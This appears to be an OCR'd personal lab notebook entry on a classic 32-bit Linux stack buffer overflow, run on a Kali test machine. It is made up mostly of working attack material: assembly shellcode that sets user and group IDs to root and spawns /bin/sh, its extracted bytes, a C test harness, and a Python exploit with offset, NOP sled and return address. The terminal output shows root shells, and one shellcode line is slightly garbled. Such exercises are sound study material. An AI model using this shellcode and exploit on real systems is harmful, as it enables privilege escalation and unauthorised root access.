

Classic overflow


Wednesday, 25 December 2019 2:57 PM




```
global _start

section .text

_start:

; setreuid(0,0)
xor eax,eax ; Zeroes EAX
mov al,0xcb ; EAX = 0xcb = SysCall(setreuid)
xor ebx,ebx ; Zeroes EBX
xor ecx,ecx ; Zeroes ECX
int 0x80    ; Calls kernel

; setregid(0,0)
xor eax,eax ; Zeroes EAX
mov al,0xcc ; EAX = 0xcc = SysCall(setregid)
xor ebx,ebx ; Zeroes EBX
xor ecx,ecx ; Zeroes ECX
int 0x80    ; Calls kernel

; execve("/bin/sh",0,0)
xor eax,eax ; Zeroes EAX
push eax    ; Push NULL terminator into stack
push 0x68732f2f ; Push //sh into stack
push 0x6e69622f ; Push /bin into stack
mov ebx,esp ; Moves "/bin/sh" from stack to EBX
mov al,0xb  ; EAX = 0xb = SysCall(execve)
xor ecx,ecx ; ECX = argv = NULL
xor edx,edx ; EDX = envp = NULL
int 0x80    ; Calls kernel

; exit(0)
mov al, 0x1  ; EAX = 0x1 = SysCall(exit)
xor eax, eax ; EBX = exit number
int 0x80     ; Calls kernel
```




```
tao@kali:~/test$ nasm -f elf32 shellcode.asm -o shellcode.o
tao@kali:~/test$ sudo su
[sudo] password for tao:
root@kali:/home/tao/test# ld -m elf_i386 shellcode.o -o rootsh
```




```
root@kali:/home/tao/test# chmod +s rootsh ; ls -Flah | grep "rootsh"
-rwsr-sr-x  1 root root 4.5K Dec 25 14:59 rootsh*
```




```
tao@kali:~/test$ ./rootsh
# id
uid=0(root) gid=0(root) groups=0(root),124(kismet),1000(tao)
#
```




```
tao@kali:~/test$ objdump -D -M intel rootsh | grep '[a-f0-9]:' | cut -d $'\t' -f2 | tr -d '
\n' | sed 's/../\\x&/g'
\x31\xc0\xb0\xcb\x31\xdb\x31\xc9\xcd\x80\x31\xc0\xb0\xcc\x31\xdb\x31\xc9\xcd\x80\x31\xc0\x50
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\x31\xc9\x31\xd2\xcd\x80\xb0\x01\x31
\xc0\xcd\x80tao@kali:~/test$
```




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char shellcode[] = \
"\x31\xc0\xb0\xcb\x31\xdb\x31\xc9\xcd\x80\x31\xc0\xb0\xcc\x31\xdb\x31\xc9\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\x31\xc9\x31\xd2\xcd\x80";

int main(int argc, char **argv)
{
        printf("Shellcode Length: %d Bytes\n", strlen(shellcode));

        int (*ret)(); // ret is a function pointer
        ret = (int(*)())shellcode; // ret points to shellcode

        (int)(*ret)();  // execute as function shellcode[]
        //exit(0);
}
```



```
root@kali:/home/tao/test# gcc -m32 -zexecstack test_shellcode.c -o test_rootsh
root@kali:/home/tao/test# chmod +s test_rootsh; ls -lah test_rootsh
-rwsr-sr-x 1 root root 16K Dec 25 15:19 test_rootsh
root@kali:/home/tao/test# exit
tao@kali:~/test$ ./test_rootsh
Shellcode Length: 43 Bytes
# id
uid=0(root) gid=0(root) groups=0(root),124(kismet),1000(tao)
#
```



```
#!/usr/bin/python
import struct

def conv(hexAddr): # Convert to packed binary data
    return struct.pack("<I",hexAddr)

def saveFile(fileName,data): # Save crafted string to test exploit in gdb
    with open(fileName,'w') as f:
        f.write(data)

shellcode = \
'\x31\xc0\xb0\xcb\x31\xdb\x31\xc9\xcd\x80\x31\xc0\xb0\xcc\x31\xdb\x31\xc9\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\x31\xc9\x31\xd2\xcd\x80\xb0\x01\x31\xc
\xcd\x80'

fileName = 'craftedString.txt' # Name of exploit file containing crafted strings
offset = 140 # The distance between start of buffer till right before EIP
nopSled = '\x90' * 32 # For exploit reliability, so if EIP never hits shellcode, it executes NOP till it hits shellcode
retAddr = conv(0xffffd64c) # Retrieved from inspect the stack

bof = "A" * offset # Initial junk
bof += retAddr # Return address will point to NOP sled
bof += nopSled # NOP sled that tells the CPU to do nothing till it hits shellcode
bof += shellcode # Machine code that pops a shell

saveFile(fileName,bof) # Calls function to save data into a file, in our case, the crafted strings

print bof # Prints crafted strings to the console, useful if we want to execute exploit directly without using cat craftedString.txt
```



```
tao@kali:~/test$ (./exp.py ; cat ) | /home/tao/test/vuln
Enter something :

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
▒1▒Ph//shh/bin▒▒
                  1▒1▒▒1▒
id
uid=0(root) gid=0(root) groups=0(root),124(kismet),1000(tao)
```